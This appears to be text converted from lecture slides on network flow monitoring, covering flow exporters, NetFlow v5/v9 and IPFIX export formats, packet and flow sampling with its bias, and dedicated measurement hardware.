
How a flow exporter works

- When packet arrives:
 1. Calculate hash value for packet's flow key
 2. Lookup in hash table whether flow exists
 - Yes: update flow information (number of bytes, packets,...)
 - No: create new flow entry
- Entry from table is removed and flow record is exported if
 - Packet observed with specific TCP flags (FIN, RST)
 - Inactivity Timeout: no new packets for a flow since x seconds
 - Activity Timeout: the entry in the table is older than y seconds
- Be careful: flow record $\neq$ flow

Flow monitoring

- Basically, two types:
 1. Flow exporter is part of the router
 2. Flow exporter is a standalone application. Gets packet data from
 - Online: router's mirror port
 - Offline: prerecorded pcap files (e.g. with tcpdump)

Flow monitoring infrastructure



(source: vFlow)

Export formats


- NetFlow v5, NetFlow v9: quasi standard by Cisco
- IPFIX: by IETF, based on NetFlow v9
- Typically, flow records are exported as UDP packets

NetFlow v5

- Packet format:
 - Header
 - One or more flow records with fixed format:
 - Source & destination address
 - Source & destination port number
 - Timestamps of first and last packet
 - Total size in bytes
 - Number of packets
 - Cumulative OR of all TCP flags seen in packets
 - Protocol number
 - Interface numbers
 - AS numbers
 - ...


Netflow v9

Exported data specified by templates (≠ v5)




(source: Cisco)

Netflow v9



(source: Cisco)

Netflow v9: Example



(source: Cisco)


Flows vs. Packets

- Of course, flow monitoring comes with a loss of information (no payload, no details of packet headers)
- But sometimes the only option
- Still a lot of useful information in flow records
 - Port numbers
 - Source & destination addresses
 - Number of packets, bytes
 - ...


Data can be used for:

- Accounting
- Interception
- Intrusion detection
- ...

SSH Dictionary Attack: a flow view



SSH Dictionary Attack: packets per flow



Sampling

- Packet sampling = Do not take every packet
- For packet-based measurements:
 - Systematic sampling (every n th) (bad!)
 - Random sampling: n-to-N sampling
 - Dynamic sampling: e.g. sample big flows more often
- Can be also done in flow-based measurements
 - Packet sampling = Flow exporter doesn't use every packet
 - Flow sampling = Flow collector doesn't use every flow record
- Packet sampling rates of 1:100 or 1:1000 are common when monitoring of high-speed networks (backbones etc.)

Estimating distributions from sample statistics

- Example:

1. Create flows based on packets sampled with ratio 1:10
2. Observe flows with byte sizes $b'_1, b'_2, b'_3, \dots$
3. What were the original byte sizes $b_1, b_2, b_3, \dots$?

Results are only statistical estimations with a certain confidence!
(sampling error)

- Sampling can introduce bias. Example:

- Missing one packet from a ten-packet flow $\rightarrow$ 10% error. Not too bad, right?
- Missing one packet from a one-packet flow $\rightarrow$ missing the flow *completely*!

$\rightarrow$ You will not see a lot of small flows (e.g. scans)

Dedicated Hardware

- Exists for packet measurements and flow measurements
- Jobs that could be handled by hardware:
 - Protocol analysis (analysis of IP packet payload)
 - Filtering (as a pre-processing step)
 - Analysis (run analysis algorithms over the packet)
 - For flows: building flow records


→ Prof. Tom Barbette

Common mistakes

